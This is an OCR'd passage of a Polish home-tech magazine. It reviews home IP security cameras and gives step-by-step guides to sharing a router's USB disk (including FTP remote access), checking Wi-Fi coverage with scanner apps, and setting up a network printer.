Model ten ma również wbudowany zarówno głośnik, jak i mikrofon, dzięki czemu zapewnia dwukierunkową komunikację głosową. Urządzeniem – podobnie jak w przypadku wielu innych kamer IP – zarządzamy za pomocą aplikacji mobilnej. Firma D-Link oferuje w tym przypadku bezpłatną aplikację Omna (dostępna na platformy Android oraz Apple iOS), dzięki której nie tylko zdalnie możemy podejrzeć monitorowane pomieszczenie, ale również określić strefy alarmu (części kadru, w których wykryty ruch spowoduje zaalarmowanie użytkownika i zarejestrowanie zdarzenia).
Uwaga! Zaleca się aktualizację firmware'u kamery oraz korzystanie z zawsze najnowszej wersji mobilnej aplikacji Omna.
Za nietypowe wzornictwo i funkcjonalność trzeba jednak trochę dopłacić. Kamera jest dostępna w polskich sklepach za kwotę około 500 złotych.

Ubiquity Unify G3
Rozdzielczość: Full HD (1920 x 1080)
Noktowizja: tak
Kąt obiektywu: 85 stopni + zoom
Zakres monitorowania: 85 stopni
Czujnik ruchu: tak
Wbudowany głośnik: nie
Wbudowany mikrofon: tak
Rejestrowanie zdarzeń w chmurze: nie
Monitorowanie wewnątrz / na zewnątrz: tak / tak
Cena: ok. 550 zł

UBIQUITY UNIFI G3

Typowa kamera IP do monitoringu o szerokim spektrum zastosowań. Dzięki trwałej obudowie kamera może być wykorzystywana zarówno wewnątrz, jak i na zewnątrz pomieszczeń.
Rejestrowany obraz ma maksymalną rozdzielczość Full HD (1080p).
Cechą wyróżniającą ten model jest możliwość zasilania kamery poprzez kabel Ethernet (standard 802.3af PoE lub pasywny PoE 24V). Ponadto możliwość zasilania napięciem 24 V pozwala na wykorzystanie nietypowych źródeł energii (na przykład paneli fotowoltaicznych czy niewielkiej turbiny wiatrowej generującej napięcie 24 V), dzięki czemu kamera będzie rejestrować obraz również w przypadku odcięcia prądu w nieruchomości.
Mocowanie przegubowe tego modelu pozwala na montaż kamery praktycznie w dowolnym miejscu: na masztach, słupach, stropach, podłodze, ścianach itp.
Również ta kamera jest w stanie rejestrować obraz w całkowitych ciemnościach dzięki diodom LED IR (podczerwonym).
O czym warto pamiętać? Ten model nie ma wbudowanego interfejsu Wi-Fi, zatem jest to raczej kamera do stacjonarnego monitoringu w miejscu, gdzie możemy do niej podciągnąć przewód Fast Ethernet.
Koszt Ubiquity UniFi G3 przekracza 500 złotych.

Yi Outdoor
Rozdzielczość: Full HD (1920 x 1080)
Noktowizja: tak
Kąt obiektywu: 112 stopni
Zakres monitorowania: 112 stopni
Czujnik ruchu: tak
Wbudowany głośnik: tak
Wbudowany mikrofon: tak
Rejestrowanie zdarzeń w chmurze: tak
Monitorowanie wewnątrz / na zewnątrz: tak / tak
Cena: ok. 500 zł

YI OUTDOOR

Kamera marki Yi należącej do Xiaomi może być instalowana zarówno wewnątrz, jak i na zewnątrz pomieszczeń. Odporna na warunki atmosferyczne obudowa ma certyfikat IP67 (wodoszczelność i pyłoszczelność). Kąt widzenia tej kamery to 112 stopni.
Urządzenie podobnie jak inne opisywane tu modele rejestruje obraz w rozdzielczości Full HD. Kamera oferuje tryb nocny (wbudowane 12 diod podczerwonych), ma również wbudowany czujnik ruchu sprzężony z funkcją alarmu.
Obraz i dźwięk rejestrowanych zdarzeń może być zapisywany na karcie pamięci microSD, którą można zainstalować w obudowie kamery.
Oprócz tego możliwy jest zapis danych bezpośrednio do chmury Yi Cloud (kamera ma wbudowany interfejs Wi-Fi).
Cena Yi Outdoor to około 500 złotych.

TP-LINK NC 450

Ostatnią kamerą w naszym przeglądzie jest sprzęt w wielu aspektach podobny do opisanej na początku kamery Xiaomi Mi Home Security Camera 360. Również w tym przypadku mamy do czynienia z kamerą osadzoną na ruchomej, obrotowej podstawie. Kamera dodatkowo może się wychylać w górę i w dół w jeszcze szerszym zakresie (160 stopni) niż wspomniany model Xiaomi.

Oczywiście również w tym przypadku mamy wbudowane czujniki ruchu, diody podczerwone umożliwiające rejestrację obrazu w nocy.

Kamera nie tylko wykrywa ruch, ale też rejestruje dźwięk – jeżeli coś głośno upadnie w monitorowanym pomieszczeniu, ale poza aktualnie rejestrowanym kadrem kamera zarejestruje automatycznie to zdarzenie i wyśle do użytkownika powiadomienie na smartfon.

Zaletą tej kamery jest długi zasięg „doświetlania" podczerwienią pozwalający monitorować pomieszczenie w nocy do odległości 8 metrów od obiektywu kamery – zwykle tego typu urządzenia są w stanie zarejestrować nocny obraz w odległości do 5 metrów. Kamerą marki TP-Link zarządzamy za pomocą aplikacji mobilnej – jest to autorskie rozwiązanie, aplikacja **tpCamera** (jest dostępna zarówno na Androida, jak i iOS).

Również ten sprzęt wyposażony jest w mikrofon i głośnik zapewniający dwukierunkową komunikację głosową, co pozwala na przykład komunikować się zdalnie z osobami przebywającymi w monitorowanym pomieszczeniu.

Kamera ma wbudowany również slot na kartę microSD, na której może być zapisywany obraz i dźwięk.

TP-Link NC 450 kosztuje około 300 złotych.

TP-Link NC 450

Rozdzielczość: HD (1280 x 720)
Noktowizja: tak
Kąt obiektywu: 75 stopni
Zakres monitorowania: 360 stopni
Czujnik ruchu: tak
Wbudowany głośnik: tak
Wbudowany mikrofon: tak
Rejestrowanie zdarzeń w chmurze: tak
Monitorowanie wewnątrz / na zewnątrz: tak / nie
Cena: ok. 300 zł

Netgear Arlo Q

Rozdzielczość: Full HD (1920 x 1080)
Noktowizja: tak
Kąt obiektywu: 130 stopni
Zakres monitorowania: 130 stopni
Czujnik ruchu: tak
Wbudowany głośnik: tak
Wbudowany mikrofon: tak
Rejestrowanie zdarzeń w chmurze: tak
Monitorowanie wewnątrz / na zewnątrz: tak / nie
Cena: ok. 900 zł


NETGEAR ARLO Q

To model rejestrujący obraz w rozdzielczości Full HD. Ten sprzęt również wyposażono w mikrofon i głośnik, co pozwala na dwukierunkowe przesyłanie dźwięku, a więc kamera może służyć jako zdalnie sterowany smartfonem domofon/interkom. Kamera Arlo Q ma wbudowane diody LED IR (podczerwone), dzięki czemu jest w stanie rejestrować obraz również w nocy i przy braku zewnętrznego oświetlenia. Możliwość definiowania alertów w reakcji na ruch w szerokokątnym (130 stopni) kadrze i na dźwięk oznacza, że o każdym zdarzeniu wyłapanym przez urządzenie zostaniemy automatycznie powiadomieni. Zaletą tego modelu jest możliwość przechowywania nagrań w chmurze przez siedem dni. Niestety, urządzenie to jest jednak drogie, kosztuje około 900 złotych.

SYSTEMY DOMOTYKI A MONITORING

Wszystkie opisywane w artykule kamery IP to urządzenia, które mogą działać zarówno w zestawach (przy założeniu wykorzystania modeli urządzeń tego samego producenta), jak i samodzielnie. Tymczasem użytkownicy planujący bardziej rozbudowane systemy smart home (czy też domotyki, czyli automatyki domowej) mogą wykorzystać fakt, że wiele otwartych systemów smart home, jak Domoticz, umożliwia podłączanie wielu różnych kamer IP. W takim przypadku interfejsem spajającym poszczególne obrazy i dane przesyłane przez podłączone do systemu kamery jest panel zarządzania systemem smart home.

Domoticz umożliwia podłączenie do jednego systemu smart home kamer różnych producentów. Wystarczy dla każdej podłączanej kamery zdefiniować takie parametry konfiguracyjne, jak nazwa urządzenia (nie chodzi o model, lecz nazwę, pod jaką dana kamera będzie widoczna w systemie, na przykład „kamera w ogrodzie"), adres IP przypisany kamerze, port komunikacyjny, jaki jest wykorzystywany przez kamerę do przesyłu danych, a także nazwa użytkownika i hasło dostępowe (by osoby niepowołane nie uzyskały dostępu do monitoringu). Trzeba jednak pamiętać, że w przypadku systemu Domoticz, gdy chcemy korzystać z bezpłatnej licencji, liczba kamer monitoringu, które możemy wpiąć w system smart home, jest ograniczona.



Fragment panelu konfiguracyjnego systemu Domoticz z modułem obsługi kamer monitoringu

ZRÓB TO SAM
PORADNIKI
SERWER NA ROUTERZE

DOMOWY SERWE

Jeśli nie chcemy kupować dodatkowego serwera NAS, a zamierzamy kupić nowy wydajny router, warto wybrać taki, który pozwala na podłączanie nośników zewnętrznych do portów USB. Pozwoli nam to ***udostępniać dane dla całej domowej sieci*** *i nie tylko*

Wykorzystanie dostępnych w routerach portów USB, by podłączyć do nich dyski zewnętrzne, to bardzo dobry pomysł na stworzenie ogólnie dostępnego w sieci miejsca na backup danych lub na przechowywanie multimediów, na przykład rodzinnych filmów, zdjęć czy muzyki. Wystarczy odpowiednio skonfigurować podłączony nośnik, by każdy użytkownik w naszej sieci domowej mógł uzyskać dostęp do umieszczonych na nim zasobów. Dodatkowo można skonfigurować wielu użytkowników i przydzielać im odpowiednie prawa dostępu. Dzięki temu każdy może mieć własną wydzieloną przestrzeń.

Model	Firmware version	Maximum Partition Number	Disk Format & Maximum Partition Size:									File Size:					
			FAT32	EXT2	EXT3	EXT4	NTFS (Read Only)	NTFS (Write Only)	FAT16	HFS+	exFAT	FAT32	EXT2	EXT3	NTFS (Read Only)	NTFS (Write Only)	FAT16
RT-AC1300UHP	3.0.0.4.374.5829	0	2TB	4TB	4TB	4TB	4TB	4TB	2GB	Not Support	N/A	4GB	8GB	8GB	8GB	8GB	2GB
RT-AC1200	3.0.0.4.380.10446	0	2TB	Not Support	Not Support	Not Support	4TB	4TB	2GB	Not Support*	N/A	4GB	Not Support	Not Support	8GB	8GB	2GB
RT-AC1200G+	3.0.0.4.382.50276	0	2TB	4TB	4TB	Not Support	4TB	4TB	2GB	Not Support*	N/A	4GB	8GB	8GB	8GB	8GB	2GB
RT-AC1200G	3.0.0.4.382.50276	0	2TB	4TB	4TB	Not Support	4TB	4TB	2GB	Not Support*	N/A	4GB	8GB	8GB	8GB	8GB	2GB
Repeater																	

Z tabeli można odczytać, że model RT-AC1200G+ obsługuje nośniki o pojemności do 4 TB w systemie plików NTFS


W wypadku niektórych modeli routerów możliwe jest również skonfigurowanie specjalnej usługi, która pozwoli na dostęp do nośnika USB, który jest podłączony do naszego urządzenia, z dowolnego miejsca na świecie – przez internet i w bezpieczny sposób. W przypadku routerów firmy Asus funkcja ta nazywa się **AiDisk**. W tym poradniku przeczytamy, jak ją skonfigurować na przykładzie routera **RT-AC1200G+**. Informacje na temat tego, jak pojemne nośniki oraz z jakim systemem plików możemy podłączyć do naszego routera, powinny znajdować się w instrukcji obsługi dostarczonej przez producenta. Jeśli mamy urządzenie firmy Asus, możemy sprawdzić te dane także na stronie **https://event.asus.com/2009/networks/disksupport**

kd


UDOSTĘPNIAMY DYSK POPRZEZ ROUTER W SIECI DOMOWEJ

Zanim zaczniemy, musimy przygotować nośnik – to znaczy sprawdzamy na przykład w systemie Windows, czy jest on zainicjalizowany (sformatowany i gotowy do używania). Jeśli więc dysk jest widoczny po podłączeniu do naszego komputera i spełnia wymagania producenta routera, możemy podłączyć go do złącza USB w routerze i zostanie poprawnie wykryty.

1 By sprawdzić, czy dysk jest poprawnie odczytywany przez router, wchodzimy do panelu administracyjnego naszego urządzenia i podajemy hasło oraz login. Domyślny adres sieciowy routera, który należy wpisać w pasek adresowy przeglądarki, znajduje się na specjalnej naklejce na spodzie urządzenia.





2 Po zalogowaniu się do panelu klikamy na logo **USB 2.0**. Po prawej stronie pojawią się szczegółowe informacje na temat naszego nośnika. Następnie klikamy na **GO** obok funkcji **Media Server**.



3 Teraz przechodzimy do zakładki **Udostępnianie miejsca sieciowego** i aktywujemy funkcję **Włącz udostępnianie**.

4 Od teraz po wejściu do Eksploratora i przejściu do lokalizacji **Sieć** będzie widać router. Możemy przeglądać jego zasoby, a dokładniej zasoby podłączonego do niego nośnika USB. Jeśli będziemy chcieli wejść bezpośrednio do wybranego folderu, będziemy musieli dokonać autoryzacji, podając login i hasło. Domyślnie są to dane logowania do panelu zarządzania routera. To konto ma nieograniczone możliwości edycji zasobów na nośniku. Możemy modyfikować pliki na podłączonym do routera nośniku, kopiować, usuwać, odtwarzać.





R PLIKÓW NA NASZYM ROUTERZE


TWORZYMY UŻYTKOWNIKÓW I USTALAMY PRAWA DOSTĘPU

Nieograniczony dostęp do zasobów na podłączonym nośniku może nie być wskazany w przypadku, gdy z nośnika korzystać będzie wiele osób, w tym dzieci. W celu zapewnienia bezpieczeństwa danych lepiej utworzyć dodatkowych użytkowników i nadać im indywidualne uprawnienia.

1 Przechodzimy do tej samej zakładki co w poprzedniej wskazówce, a następnie u dołu ekranu klikamy na ikonę plusa.

2 Tworzymy nowe konto, podajemy jego nazwę oraz hasło i klikamy na **Dodaj**.

3 Domyślnie nowo utworzone konta nie mają żadnych praw dostępu – oznacza to, że ich użytkownicy nie mogą ani zapisywać, ani odczytywać danych z nośnika. Ustawiając dostęp na **R/W** **A**, wyrażamy zgodę na zapis i odczyt w danym folderze, a ustawiając **R** **B** – tylko na odczyt. Na przykład jeśli chcemy, aby nowy użytkownik mógł tylko i wyłącznie wyświetlać pliki dostępne w folderze **Foto** **C**, ustawiamy przy nim wartość zezwolenia na **R** **D** i klikamy u dołu ekranu na **Zapisz zezwolenie**.




4 Czynności powtarzamy dla kolejnych użytkowników, aż nadamy wszystkim odpowiednie prawa dostępu.


UZYSKUJEMY DOSTĘP DO NASZEGO NOŚNIKA PRZEZ INTERNET

Dzięki serwerowi FTP możliwe jest uzyskanie dostępu do naszego nośnika z dowolnego miejsca na świecie, a dzięki wykorzystaniu usługi DDNS możemy skorzystać ze specjalnej nazwy domenowej i cieszyć się dostępem do nośnika nawet bez publicznego IP zewnętrznego.

1 Po zalogowaniu do panelu administracyjnego routera po lewej stronie klikamy na **Aplikacja USB**, a następnie na **AiDisk**.


2 Na kolejnym ekranie klikamy na przycisk **GO**.






3 Następnie wybieramy opcję **Ograniczone prawa dostępu**, podajemy hasło dla konta **Family** i klikamy na **Następny**.

4 Teraz podajemy nazwę domeny, poprzez którą będziemy mogli uzyskać dostęp do zasobów naszego nośnika przez internet, i klikamy na **Następny**.



5 Po chwili dostęp zostanie skonfigurowany i po wpisaniu w pasek przeglądarki naszej nazwy domenowej z przedrostkiem **ftp://** uzyskamy dostęp do naszego nośnika. Oczywiście musimy podać dane logowania.



6 Po zalogowaniu możemy przeglądać zasoby naszego nośnika i je pobierać.

Uwaga! Funkcja udostępniania zasobów w internecie działa w przypadku większości typów dostępu do internetu; problemy z poprawnym działaniem omawianej funkcji mogą wystąpić w przypadku sieci osiedlowych albo jeżeli w domu korzystamy z wielu routerów.

Fot. Antagonist/123rf.com

ZRÓB TO SAM
PORADNIKI
SKANERY ZASIĘGU SIECI WI-FI

GDZIE POSTAW

Odpowiednie umiejscowienie routera w domu jest bardzo ważne. Jeśli nie będzie znajdował się w optymalnym miejscu, możemy nie mieć dobrego dostępu do internetu w każdym pomieszczeniu. ***Dzięki skanerom zasięgu będziemy mogli wykryć, gdzie najlepiej go zainstalować***


Optymalne umiejscowienie nie musi oznaczać tego samego dla wszystkich użytkowników. Niektórym zależy tylko i wyłącznie na wysokiej wydajności w jednym lub dwóch pomieszczeniach, w których najczęściej przebywają lub pracują, inni natomiast woleliby mieć równej jakości zasięg w całym mieszkaniu. Dzięki specjalnym programom dostępnym na komputery oraz smartfony będziemy mogli bardzo szybko sami sprawdzić zasięg działania naszego routera w zależności od jego położenia. Co ważne, przy testach nie musimy zapewniać dostępu do internetu dla routera – wystarczy samo zasilanie, aby nasz router propagował sieci Wi-Fi, dzięki czemu możemy bez większych komplikacji przenosić go z miejsca na miejsce, a dopiero po znalezieniu idealnej lokalizacji podłączyć do internetu. **kd**


metageek inSSIDer INSSIDER

Program **inSSIDer** to bardzo dobre narzędzie, które pozwoli nam przeanalizować układ sieci bezprzewodowych w najbliższym otoczeniu. Będziemy mogli sprawdzić konkretnie, na jakich kanałach pracuje nasza sieć Wi-Fi i inne w pobliżu. Program pozwala na analizowanie pasma 2,4 GHz i 5 GHz. Jeśli zainstalujemy go na laptopie, będziemy mogli zbadać, w jakich miejscach w domu sygnał jest najgorszy, a gdzie najlepszy. Program jest dostępny w języku angielskim, ale nie powinno to sprawiać problemów z obsługą. Wystarczy tylko w odpowiedni sposób interpretować dane, jakie będą pokazywane na wykresach. Jeśli nasza karta sieciowa nie jest w stanie obsłużyć pasma 5 GHz lub nasz router nie pracuje na tym paśmie, musimy zwracać uwagę tylko i wyłącznie na pas mo 2,4 GHz, które jest najpopularniejsze, a zarazem najgęściej zapełnione. **inSSIDera pobierzemy z KŚ+ (www.ksplus.pl).**

Pierwsze kroki

1 Po instalacji uruchamiamy program i po lewej stronie wybieramy interfejs sieciowy, który ma służyć do skanowania częstotliwości.





2 Następnie na górnym pasku klikamy na zakładkę **Networks**.

3 W lewym górnym rogu znajdziemy informacje dotyczące wszystkich sieci, które wykrywa nasz adapter sieciowy – moc sygnału, zajmowane kanały, adres MAC. W prawym górnym rogu wyświetlane są szczegółowe informacje na temat danej sieci, między innymi dane dotyczące szybkości transmisji. U dołu ekranu widzimy w dwóch oknach sieci z podziałem na kanały, dzięki czemu bardzo łatwo zorientować się w zajętości poszczególnych pasm.

Siła sygnału


Jest to parametr, który w dużej mierze odpowiada za szybkość naszego połączenia sieciowego. Przechodząc z laptopem po różnych pomieszczeniach, możemy zaobserwować, gdzie mamy mocniejszy, a gdzie słabszy sygnał. Dzięki takiej analizie być może uda nam się znaleźć w naszym domu lepsze miejsce dla routera, który w końcu jest sercem naszego domowego Wi-Fi. Siła sygnału jest podawana w skali logarytmicznej, a jej jednostka to dBm. Należy stosować się do zasady: im wyższa wartość, tym lepszy będziemy mieli zasięg. Moc powyżej -60 dBm powinna być wystarczająca do uzyskania nominalnej szybkości większości routerów, wartości gorsze niż -80 dBm oznaczają bardzo słaby sygnał.

Zarządzamy kanałami

Jak widać, pasmo 2,4 GHz jest zajęte przez różne sieci, podczas gdy pasmo 5 GHz w zdecydowanej większości jest wolne. Jest to związane ze znacznie mniejszym zasięgiem sieci 5 GHz oraz mniejszą liczbą urządzeń, które propagują sieć na takiej częstotliwości.

IĆ ROUTER?

SKANERY ZASIĘGU WI-FI




Uwaga! Jeśli chcemy, aby router pracujący w paśmie 2,4 GHz, który ma pozwolić na zestawienie połączenia o szybkości 300 Mb/s, pracował z pełną wydajnością, musimy zapewnić, aby mógł zająć kanał o szerokości aż 40 MHz. Całe pasmo 2,4 GHz pomieścić może dwie sieci o szerokości 40 MHz lub cztery o szerokości 20 MHz. Jeżeli sieci się na siebie nakładają, powoduje to zakłócenia i zmniejsza przepustowość każdej z nich. Dlatego w zatłoczonych lokalizacjach osiągnięcie maksymalnej przepustowości jest praktycznie niemożliwe.

W naszym przykładzie ● łatwo zauważyć, że sieć jest zakłócana, ponieważ pracuje na tych samych kanałach co inne sieci. Warto więc rozważyć zmianę pracy naszej sieci na inne kanały lub sprawdzić, czy możemy przenieść inne sieci na wolne kanały, tak aby nie powodowały zakłóceń pomiędzy sobą. Możemy na przykład zmienić pracę naszej sieci z kanałów 6+10 na 9+13, a inne sieci przenieść na początek pasma. Takie działania oczywiście nie sprawdzą się w przypadku bardzo zatłoczonych pasm w blokach. Wtedy pozostaje nam zredukowanie szerokości pasma i wybranie najmniej zatłoczonego kanału.

Zmiana kanału Wi-Fi w routerze

Jest to stosunkowe proste zadanie. Wystarczy zalogować się do panelu administracyjnego naszego routera, a następnie przejść do ustawień sieci Wi-Fi. Teraz wybieramy pasmo **A**, w naszym przypadku 2,4 GHz, i kanał **B**, który jest najbardziej odpowiedni. Po zatwierdzeniu zmian nasza sieć Wi-Fi zostanie wyłączona i po chwili włączona ponownie z nowymi ustawieniami.



Filtrowanie


Na górnym pasku znajduje się panel służący do filtrowania.


Dzięki niemu będziemy mogli szybciej odnaleźć sieci w przypadku bardzo zagęszczonych skupisk sieci bezprzewodowych. Wystarczy podawać kolejne parametry ● i potwierdzać klawiszem enter.


WIFI ANALYZER

Android*

Dobrym pomysłem na znalezienie optymalnego położenia dla routera jest skorzystanie z aplikacji mobilnej na smartfony **Wifi Analyzer** ●. Pozwala ona na przekształcenie urządzenia w skaner sieci bezprzewodowych. Będziemy mogli bezpośrednio analizować, jakie kanały są zajęte na jakich pasmach, jakie sieci są w pobliżu i to co najważniejsze – poruszając się po mieszkaniu w czasie rzeczywistym, będziemy mogli weryfikować siłę sygnału domowej sieci. Po uruchomieniu aplikacji pojawi się widok ogólny sieci dla pasma 2,4 GHz ● (klikając na 2,4G **A**, zmienimy widok na pasmo 5 GHz). Po przewinięciu ekranu w prawo uzyskamy dostęp do radaru. Wystarczy u dołu ekranu wybrać sieć, dla której chcemy sprawdzać jakość sygnału, i po chwili będziemy mogli rozpocząć pomiar ●. Możemy też przesunąć widok jeszcze raz w prawo – wtedy będziemy mogli bardzo precyzyjnie określić jakość sygnału z dokładnością do 1 dBm ●. Chodząc po mieszkaniu, możemy notować wartości sygnału w poszczególnych pomieszczeniach, a następnie przenieść router w inne miejsce w domu i zbadać ponownie jakość sygnału w tych samych punktach. Bardzo duży wpływ na tłumienie sygnału mają ściany, sprzęt bezprzewodowy, taki jak mysz czy klawiatura, oraz AGD. Kiedy używamy kuchenki mikrofalowej, zakłóca ona sygnał Wi-Fi. Metalowe przedmioty, jak lodówka czy kuchenka, pochłaniają sygnał, nie są więc dobrymi towarzyszami urządzenia sieciowego.







* Kod QR szybko przenosi na stronę, skąd można pobrać aplikację. Użytkownicy Androida mogą użyć dowolnej aplikacji QR pobranej z Google Play

ARKA

JEDNA DLA WSZYSTKICH

Jeśli w naszej sieci jest kilku użytkowników, którzy chcą mieć możliwość drukowania, warto zastanowić się nad ***skonfigurowaniem drukarki do pracy w sieci****, dzięki czemu każdy użytkownik podłączony do naszego Wi-Fi będzie mógł z niej skorzystać i wygodnie drukować dokumenty*

Skonfigurowanie drukarki do pracy w sieci pozwoli nam korzystać z jej możliwości przy użyciu smartfonów, tabletów, a nawet z używania usług typu Cloud Print, które udostępniają możliwość drukowania z dowolnego miejsca na świecie – przez internet.

Zanim jednak zaczniemy konfigurować naszą drukarkę do pracy w sieci, musimy sprawdzić, jakie mamy możliwości. W zależności od modelu drukarki mogą być one bardzo różne. Jeśli jeszcze nie kupiliśmy drukarki i zastanawiamy się nad wyborem odpowiedniej, to pod względem możliwości pracy w sieci domowej najlepiej zdecydować się na urządzenie, które ma wbudowany moduł Wi-Fi i może pracować niezależnie od komputera. Jest to najwygodniejsze rozwiązanie, które pozwoli na szybką konfigurację, umieszczenie drukarki w dogodnym miejscu (ograniczeniem jest zasięg sieci Wi-Fi) i wygodną obsługę z wielu różnych platform.

